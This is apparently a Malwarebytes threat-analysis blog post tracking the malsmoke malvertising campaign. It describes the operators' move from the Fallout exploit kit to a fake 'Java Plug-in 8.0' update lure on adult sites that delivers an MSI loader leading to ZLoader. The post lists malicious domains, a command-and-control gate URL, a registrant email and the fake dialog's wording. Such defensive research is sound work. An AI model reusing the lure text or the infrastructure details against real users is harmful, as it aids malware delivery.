Malsmoke operators abandon exploit kits in favor of social engineering scheme

blog.malwarebytes.com/threat-analysis/2020/11/malsmoke-operators-abandon-exploit-kits-in-favor-of-social-engineering-scheme/

Threat Intelligence Team

November 16, 2020

Exploit kits continue to be used as a malware delivery platform. In 2020, we've observed a number of different malvertising campaigns leading to RIG, Fallout, Spelevo and Purple Fox, among others.

And, in September, we put out a blog post detailing a surge in malvertising via adult websites. One of those campaigns we dubbed 'malsmoke' had been active since the beginning of the year. What made it stand out was the fact it was going after top adult portals and had been continuing unabated for months.

Starting mid-October, the threat actors behind malsmoke appear to have phased out the exploit kit delivery chains in favor of a social engineering scheme instead. The new campaign is tricking visitors to adult websites with a fake Java update.

This change is significant because it drastically increases the target audience, no longer limiting it to Internet Explorer users running outdated software.

Top malvertiser for months

The malsmoke campaign derives its name from the most frequent payload it dropped via the Fallout exploit kit, namely Smoke Loader.

While we see a number of malvertising chains, the majority of them come from low quality traffic and shady ad networks. Malsmoke goes for high traffic adult portals, hoping to yield the maximum number of infections. For example, malsmoke has been present on xhamster[.]com, a site with 974 million monthly visits, on and off for months.

> #Malsmoke malvertising campaign continues on xhamster and other top sites.
>
> Also, #FalloutEK seems to have added a new anti-vm check that returns a 404 on the payload session. If your sandbox looks good, that last session should return a 200 and contain the binary. pic.twitter.com/qPaF6z9PKt
>
> — MB Threat Intel (@MBThreatIntel) September 21, 2020

Figure 1: Tweet about continued malvertising attacks on popular adult site
Despite this successful run, malsmoke fell off our radar and we recorded its last activity on October 18. A couple of days prior (October 16), our telemetry registered a new malvertising campaign that uses a decoy page filled with adult images purporting to be movies.

- **Adult site**: bravoporn[.]com/v/pop.php
- **Ad network**: tsyndicate[.]com
- **BeMob Ad**: d8z1u.bemobtrcks[.]com/
- **Decoy adult site**: pornguru[.]online/*B87F22462FDB2928564CED*

A couple of weeks later, this campaign added a new domain as part of its redirect chain, but we can see that they are related (including the. same identifier marker in the URL)

- **Adult site**: xhamster[.]com
- **Ad network**: tsyndicate[.]com
- **Redirect**: landingmonster[.]online
- **Decoy adult site**: pornislife[.]online/*B87F22462FDB2928564CED*

That portal is used as a lure to get people to play adult videos that do not actually exist. Instead, users will be asked to download a fake Java update that is malicious.





Figure 2: Decoy adult template luring users with fake videos

A closer look at the template used and network indicators revealed that this latest malvertising campaign actually belongs to the same malsmoke threat actors that had previously used exploit kits.



Exploit kit chain observed 2020-03-10

Host	URL	Comments
pornfilms4you.xyz	/	Decoy adult site
pornfilms4you.xyz	/caflexactive.php	Decoy adult site
korben4u.com	/Squints/9404.shtml	Fallout EK [HTML/JS
korben4u.com	/1540/07_10_2005/z...	Fallout EK [HTML/JS
korben4u.com	/28-12-1975/gimballe...	Fallout EK
korben4u.com	/2626/Puggree/9719/...	Fallout EK
korben4u.com	/rebuckle/21-07-2005...	Fallout EK
korben4u.com	/O5z5/12678/Nonmor...	Fallout EK
korben4u.com	/Squints/9404.shtml	Fallout EK
korben4u.com	/11931-11475/hF2o/0...	Fallout EK (Payload)

Soc. Eng. chain observed 2020-11-06

Host	URL	Comments
pornislife.online	/[redacted]...	Decoy adult site
pornislife.online	/[redacted]...	Decoy adult site
pornislife.online	/ppp.php?token=[redacted]...	Decoy adult site
pornislife.online	/player/videos/1.mp4	Pixelated movie
pornislife.online	/post.php?file=downl...	Fake Java download
iweuiqjdakjd.su	/gate.php	Post-infection traffic

Figure 3: Comparing template and traffic sequences between exploit kit and soc. engineering We notice the same adult movie page template, with one minor fix (the typo in the page title which could have been due to the Russian keyboard layout).

Additionally, the latest domain name pornislife[.]online was registered with the same email address mikami9722@hxqmail[.]com tied to a number of other web properties previously related to malsmoke gates.




Figure 4: Same registrant email address used by malsmoke actors

The malsmoke operators ran successful exploit kit campaigns for several months but in October decided to switch them over to a new social engineering scheme. However, the malvertising chains remained similar as they kept abusing high traffic adult portals and the Traffic Stars ad network.


New social engineering trick

The new scheme works across all browsers, including the one with the largest market share, Google Chrome. Here's how it works: when clicking to play an adult video clip, a new browser window pops up with what looks a grainy video (black bars are ours):

Figure 5: Adult video clip used as lure

The movies plays for a few seconds with audible sound in the background until an overlay message is displayed telling users that the “Java Plug-in 8.0 was not found”.


The movie file is a 28 second MPEG-4 clip that has been rendered with a pixelated view on purpose. It is meant to let users believe they need to download a missing piece of software even though this will not help in any way at all.


5037e9e30f2faf6c11f92fbf89ba5160f2aca09433955eadd8dd7002d78b7aba - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help
00:28
Current Media Information
General
Metadata
Codec
Statistics

```
Information about what your media or stream is made of.
Muxer, Audio and Video Codecs, Subtitles are shown.
  Stream 0
      Codec: H264 - MPEG-4 AVC (part 10) (avc1)
      Type: Video
      Video resolution: 120x68
      Buffer dimensions: 128x98
      Frame rate: 30
      Decoded format: Planar 4:2:0 YUV
      Orientation: Top left
      Chroma location: Left
  Stream 1
      Codec: MPEG AAC Audio (mp4a)
      Type: Audio
      Channels: Stereo
      Sample rate: 48000 Hz
      Bits per sample: 32
```

Figure 6: Video clip was customized by the threat actor

The threat actors could have designed this fake plugin update in any shape or form. The choice of Java is a bit odd, though, considering it is not typically associated with video streaming. However, those who click and download the so-called update may not be aware of that, and that's really all that matters.



Java Plug-in 8.0 was not found.

The web page you are trying to load is displayed incorrectly, as it uses the "Java Plug-in 8.0". To fix the error and display the video, you have to update the "Java Plug-in".

Manufacturer:	© Oracle
Current version:	Java Plug-in **7.3**
Latest version:	Java Plug-in **8.0**

Figure 7: Fake Java update dialog

This fake dialog is reminiscent of the missing 'HoeflerText font' campaign used in the EITest traffic redirection schemes. EITest was also known for using exploit kits to distribute malware and at some point switched to a similar social engineering trick to target more users, especially those running the Chrome browser.

Payload analysis

The threat actors essentially developed their own utility to download a remote payload that had the advantage of not being easily detected. If you recall, malsmoke previously relied on Smoke Loader to distribute its payloads, whereas now it has its very own loader, thanks a new evasive MSI installer.





Figure 8: Payload installation flow, leading to ZLoader

The fake Java update (JavaPlug-in.msi) is a digitally signed Microsoft installer that contains a number of libraries and executables, most of which are legitimate.

